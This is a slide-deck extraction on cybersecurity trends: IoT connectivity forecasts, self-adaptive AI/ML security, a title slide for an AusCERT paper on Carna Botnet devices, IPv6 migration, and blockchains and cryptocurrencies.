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
Scenario 2019: “Internet of Things - IoT”

*** Self-Adaptive Security***

- Major Trends and Developments: **Scenario 2020**
 - **ALL Major Cyber Vendors** market AI/ML Solutions
 - Updated **ISO/NIST** Standards with Adaptive Security
 - Embedded “Cyber” in ALL New **Smart IoT** Devices
 - Board Level **C\$O in C-Suites** with CEO, CFO & COO
 - International Protocols on **Cyber Warfare** (UN/NATO)

.....**CyberSecurity** now focused on **Self-Adaptive**
Modelling of “Normal” Net/User Behaviour &
Detection of **Real-Time Anomalies & Threats!**

2020 Estimates for “IoT” Connectivity



¹ 'Internet of Things Connections Counter', Cisco Systems, 2014

² <http://www.businessinsider.com/75-billion-devices-will-be-connected-to-the-internet-by-2020-2013-10>; <https://www.abiresearch.com/market-research/product/1016390-over-30-billion-wireless-connected-devices/>; 'Forecast: The Internet of Things, Worldwide 2013', Gartner, 2013; 'The State of Broadband 2012: Achieving digital inclusion for all', Broadband commission, 2012; 'The Internet of Things: How the next evolution of the Internet is changing everything', Cisco Systems, 2011; 'Towards 50 Billion Connected Devices', Ericsson Research, 2010; 'The Internet of Things: Networked objects and smart devices', The Hammersmith Group, 2010; <http://www.marketplace.org/topics/tech/indie-economics/2020-there-will-be-10-web-connected-devices-human>; 'The Connected Life: A USD 4.5 trillion global impact in 2020', GSMA and Machina Research, 2012; <http://www.itpro.co.uk/626209/web-connected-devices-to-reach-22-billion-by-2020>

³ 'The Internet of Things is Now', Morgan Stanley, 2014

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RESEARCH PAPER

on

The Compromised Devices of the Carna Botnet

(used for "Internet Census 2012")

by Parth Shukla,

Information Security Analyst,


Australian Computer Emergency Response Team (AusCERT),

University of Queensland.


Email: pparth@auscert.org.au

Twitter: <http://twitter.com/pparth>

Version 1



Carna Botnet exposed Legacy Vulnerabilities in **"IoT" Devices**



16:00 Los Angeles 01:00 Amsterdam 08:00 Shanghai
19:00 New York 04:00 Moscow 10:00 Sydney

Relative IPv4 utilization observed using ICMP Ping requests

Source: Carna Botnet

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2018 - 2025: Migration from IPv4 to IPv6



20thC – 1st Gen: **IPv4** – 2^{32} = 10^9 + Devices (*IP Address Space almost fully assigned*)
21stC – 2nd Gen: **IPv6** – 2^{128} = 10^{38} + Devices (*Networking “Internet of Things – IoT”*)
- Expanded IP Address Space for “IoT” sets new “**Cybersecurity Challenges**”! -


BlockChains & *CryptoCurrencies*

- **BlockChains:** Distributed “Spreadsheets “ with Encrypted Verification of “Financial Contracts”
 - Apps in MOST Economic Sectors for Peer-to-Peer On-Line Trading with NO Central Authority...
 - Apps from Banks, Governments, & Retail Sectors
 - **CryptoCurrencies:** Virtual Currencies include BitCoin, Ethereum, LiteCoin, Ripple & Zcash
 - Now more than 1000 Virtual CryptoCurrencies!....
 - BitCoin is still most widely traded Virtual Currency
- ... ***BlockChain Apps*** may improve ***CyberSecurity*** for ***On-Line Trading & Financial Contracts!...***


BlockChains & *CryptoCurrencies*



BlockChains & *CryptoCurrencies*



Security Printing: **Russian Bond** - 1910



From 19thC **Security Printing** to 21stC **Blockchains!**

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** "CyberVision: 2020 to 2030 " **

